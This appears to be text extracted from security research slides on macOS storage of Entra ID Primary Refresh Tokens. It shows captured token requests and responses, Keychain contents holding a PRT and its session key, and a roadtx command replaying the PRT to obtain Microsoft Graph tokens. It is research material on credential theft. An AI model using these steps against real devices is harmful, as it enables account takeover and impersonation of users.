

- Special authorization code
- On-the-fly generated RSA key

Receive:

- Primary Refresh Token

```
stk_jwk=  
%7B%22e%22%3A%22AQAB%22%2C%22kty%22%3A%22RSA%22%2C%22alg%22%3A%22RSAPSS%22%7D%7B%22n%22%3A%225Vp1Fz-  
B9NriNOX6j5AZzKy-56_idq-gEg1JD-Qk3L02tdVyZDz1Q9rV0-  
rA82BB8eDxn01G97A03DLcNJg8l_id3iq04W7ZcYwyyt1V6KU-  
qSnXyvbNFYdcqRLTwh-  
ecd6b820-32c2-49b6-  
S_kLpVM3zeBaGHzb8Gb  
aza%20profile%20off  
0.AV8AzUIqqYy_ukaqT  
8rX6whAnBq_YcwwE5CM  
USKvmwb7L1MsgAjFq50  
krDGi-cPzhAtwVdkfdA_0Ydxn94bk94VRH8yT-httESzdKPa9
```

```
{"e":"AQAB","kty":"RSA","n":"5Vp1Fz-  
sHL0DZeGpWlQIB9NriNOX6j5AZzKy-56  
r-OulcbaMHnlotjZONFu9YUT4qeAPVpT  
LcNJg8l_id3iq04W7ZcYwyyt1V6KU-BF
```



```
ipwLQl  
kKwmeQ  
9wixc  
_r0i4  
KGGiD  
L8yoH  
qlTZx
```



PRT protocol version 3.0

Using the PRT in protocol v3 is very similar as PRT broker flow on Windows.

Token request contains PRT, and is signed with the session key.

Response is encrypted with the session key, ensuring the tokens cannot be obtained without this key.

Decoded EDIT THE PAYLOAD AND SECRET

400	1265	JSON		✓	20.190.159.7
204	904		0/	✓	40.79.189.58
200	6837	text		✓	20.190.159.7
200	6716	text		✓	20.190.159.7

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Cache-Control: no-store, no-cache
3 Pragma: no-cache
4 Content-Type: application/jose; charset=utf-8
5 Expires: -1
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 X-Content-Type-Options: nosniff
8 P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
9 client-request-id: ae340a67-a75c-4e2c-b363-f0c12c6e4399
10 x-ms-request-id: ca823310-a59e-4845-a1ea-4d3ae8971900
11 x-ms-ests-server: 2.1.14357.7 - NEULR2 ProdSlices
12 x-ms-clitelem: 1,0,0,2732.7983,
13 X-XSS-Protection: 0
14 Set-Cookie: fpc=AqBVoHzgljBEmPDkn2uRTf0tngJtAQAAABBEK9sOAAAAVyuECwEAAAAYxCvbDgAAANYUsYEBAAAAFsQr2w4AAAA; expires=Wed, 13-Jan-2023 13:18:17 GMT; path=/; secure; HttpOnly; SameSite=None
15 Set-Cookie: x-ms-gateway-slice=estsfd; path=/; secure; samesite=none; httponly
16 Date: Wed, 14 Dec 2022 13:18:16 GMT
17 Connection: close
18 Content-Length: 6007
19
20 eyJhbGciOiJkaXIiLCJlbmMiOiJBMjU2R0NNIiwiaWF0IjoiYnR4OXBhHpvQ3R0N2d4UXg0dExIS3hobHNOYtyNmwifQ..0RLKvo7vTB12KoQRvZ5m1nATc7U0AE6yZlZyLWq7K_GN4IRefz2A2tv08DSJXhkya3FVAPYLK6Acid1P4J1-HT1A5QUBvgJu4vIfxu14qp0VSKFStxAcinc5qbNE_-j-a64fz4fUzz-bM3l3mRhiM4juIfg8UYJVvgVtJnb_yIGUU3r7p7cYh7JkahDSFj4ys2XVJRS0xqIG-JqpcF0lCnp0lIT095vjJdcSJ4b9l_sZWfDzzCo03E84wAV0ulkxs6704EfwyZdr_e-JQyH0ghWH7k0Sawbld2l0D0Se93gZ1-kumt6oPmLm5-ZHiDNXYsyqxJkXN2I2tg0wXFNg0rVd_4PaMiqmYsEPqgpHp8vJ0KXvQhjHiiHnjHYkrNVjYi9bMUeKzCSSCcTeY-79xNI5GrHuFUvWQUCR_X3eoovsvKHHF49ToUCVDJZbdjY0Ba3jsP-AwFwrEj_K6rpAtZLLIvz-sXMieF-0pH542v4yAyRb3U8B6fGDoQhwNIILCzCQkAZVV_uo2LvcrIyGRJT3wpJf_aSKWk5ACCTuSKvN-dAXMEGRtUUMZ2Y-TcKwrU5DuxGZZE6bGo08mNHZC-DQMvvcQPd3T2f6gD24hm_cRfseSPc4t-vsicgW2TTCsuw3nN-hbo4IfapEzDxnuA4r2JAEXJZsCAV0YSuswAZbAjfK-E5-KNG8qZpfTL086oum6HKZCv45_XMDRIat85bXYLYPXa7C40gznyBk7U3zS5D0XiskakhBlDzPuNbnPhAj0QUdf2jDd-174jhdhKsrnNmzHaQuLT2uxf1wy33GHGX_mMSGYZrRgcwq_LM-r2vWurx27-VmeoQLYI485XCiBjaIVnUi01lGohaYjI3MX0dHD6WTPALYT72NRwEV87jbI9f_yQtSqfdxewz_2zsZj7J1v-Sd_lV3TZ1IGIN0RPkzyd04nnV6XMfWDDz_G93q5H6kBPv8Crv9ec7sLhcVLfkNotytVppX0qkNqz7g-0ru-QZ268Zq_1AZtGmLafh742NUuChSp69CzJyY1b0HdEZMvivrZRsPk_MswcMENMyfU5lIVlq6I-1eqVQHueyy_l6JnFLLv0Uzd-tSZXpHho_kQqkXA05yi4M-n6J144zV9RM0gwfPC7D64mcF50zJPuGtm5IyPfedsJnc0tWdimSXzKXxL6GH0LnWNfiEWkA3ZXURbt4P07wBXYtwCAFTEanyBn0KiIitRuf_gN-_2fNpA2ySGG7k8r9ETyycexRnC0MoA7uozin-Kms-aPJGSEUS-YCEDMDq8Ss41PkHI
```



PRTv3 protection – Keychain only

The screenshot displays the macOS Keychain Access application. The left sidebar shows the hierarchy: Default Keychains (login, Local Items), System Keychains (System, System Roots). The main pane shows a list of items under 'All Items'. The item 'primaryrefresh token-1--' is selected and highlighted in blue. A modal window is open over this item, showing its details:

- Name:** primaryrefresh token-1--
- Kind:** application password
- Account:** fe8d0548-19ca-4624-86d3-8fe016eb8253.a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9-login.windows.net
- Where:** primaryrefresh token-1--
- Comments:** (empty text area)
- Show password:** {"secret":"0.AV8AzUIqqYy_ukaqTmTLyeAw2SC41uzCMrZJmKZERTDlp3pfANQ.AgABAAEAAAAD--"}

At the bottom right of the modal, there is a 'Save Changes' button. The background shows a list of other keychain items, including various tokens and application passwords.

PRTv3 protection – Keychain contents

```
{
  "secret": "0.AV8AzUIqqYy_ukaqTmTLyeAw2Z
Hgd8AgDs_wUA9P_CNGZBXwm1yMF8pPEHFpcLwLo1L
rQYQcVClAkIbbb26PHE6r3CXIdcfbXGjhy7yPn6Sa
zlwHazc3s9bmtsh0iHRAZLPWutTcWxs63raXCLHT
_L2cF7JJ0zdJLLWTxbdSw5pNTCWiESnEGW1BqMv39
nN7NK4qck0v71ow9nQKZDPsvl7zNeWBCoIgeM1TE3
PBW9FcwV0wRgj-2WgQIHvl3LkFngSKyzn9zZl9SF0
Fb50XTGlxF9quMbNHd7Z5Jsh7VQJwLkmaNC09YubF
sr88IvQWpNo13lEpvjsjWRpkKsvi3Kp1SflhvXPLR
nfo1hJpSnRYB1SVj-
7GhrQ792fw1ry1_qRgdX2RJ-
2qtH2Sbjp0jzDMnV1msrwm_IZJZoaMQBxweecQG5Lj53ghArhFi2j
/ggdZCpINHEHz-
KJLSEhi8L7Uyt04GRbbS5Ie-3VGr7PLI8H_rQbf_ILUDZey9kDS0w
0eLgBBF-sGI56kLPWBZ30x4-
zWa6fU4Jcqa7wjF6ADITWRFolIrdTnZaZb3CkVzm0u8K3o5KzbiIS
_XKmSGak",
  "external_key_type": "0",
  "prt_protocol_version": "3.0",
  "session_key": "IPgsCR5qSqmBR4qD: R3Wzg3c",
  "credential_type": "PrimaryRefreshToken",
  "environment": "login.windows.net",
  "home_account_id": "fe8d0548-19ca-4624-86d3-8fe016eb8253.a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9",
  "expires_on": "1716881533",
  "cached_at": "1715671934",
  "client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e",
  "expires_in": "1209599"
}
```

appmetadata-d7b530a4-7680-4c23-a8bf-c52c121d2e87	application password	Yesterday, 05:18	--
refresh-token-1--	application password	Yesterday, 05:18	--
cpp-general-app-metadata-additional-fields	application password	Yesterday, 05:18	--
appmetadata-0ec893e0-5785-4de6-99da-4ed124e5296c	application password	Yesterday, 05:18	--
accesstoken-ecd6b820-32c2-49b6-98a6-444530e5a77a-a92a42cd-bf8c-46ba-aa4e-64...tivity.microsoft.com/default https://activity.microsoft.com/usersettings.readwrite.createdbyapp	application password	Yesterday	--
accesstoken-ecd6b820-32c2-49b6-98a6-444530e5a77a-a92a42cd-bf8c-46ba-aa4e-64....api.application/intune.mam.registrations.write.all https://msmamservice.api.application/default	application password	Yesterday	--
accesstoken-ecd6b820-32c2-49b6-98a6-444530e5a77a-a92a42cd-bf8c-46ba-aa4e-64...rosoft.com/default https://edgesync.microsoft.com/usersettings.readwrite.createdbyapp.secure	application password	Yesterday	--
accesstoken-ecd6b820-32c2-49b6-98a6-444530e5a77a-a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9-https://aadrm.com/user_impersonation https://aadrm.com/default	application password	Yesterday	--
com.apple.iAdIDRecords	application password	Yesterday	--

PRT protocol version 3.0

PRTs from the keychain can be used with roadtx – either using PRT protocol v3 or with the Windows PRT protocol


```
(ROADtools) → ROADtools git:(master) X roadtx prtauth --pr  
NQ.AgABAWEAAADnfolhJpSnRYB1SVj-Hgd8AgDs_wUA9P_CNGZBXwm1yMF8  
rQ792fw1ry1_qRgdX2RJ-rQYQcVClAkIbbb26PHE6r3CXIdcfbxGjhy7yPn  
MnV1msrwm_IZJZoaMQBxweecQG5Lj53ghArhFi2jzlwHazc3s9bmtsh0iHR  
NTCWiESnEGW1BqMv39cRKLpjFRfmXWdDFNhlxuT2XXV94GnPnrKf8HTYggd  
xBFT75vaGNlMno5I8w4q07w_lA1STQkoQmgKJLSEhi8L7Uyt04GRbbS5Ie-  
kFngSKyzn9zZl9SF0Ahm0hdAF72rzedhcc1ZrWzIAFXLGm3wW1lZiN0eLgB  
pvjsjWRpkKSvi3Kp1SflhvXPLR7oWS7D7FUNDSreQrtgaixcqFXRBemvx0r  
sXwpF1fEIcfXrR3Wzg3c -v3 -s https://graph.microsoft.com/.de  
Tokens were written to .roadtools_auth _
```



What about PRT v4?

Intune has recently added support for the Apple platform SSO module.

This allows storage of the key material in the Secure Enclave, Apples TPM like implementation



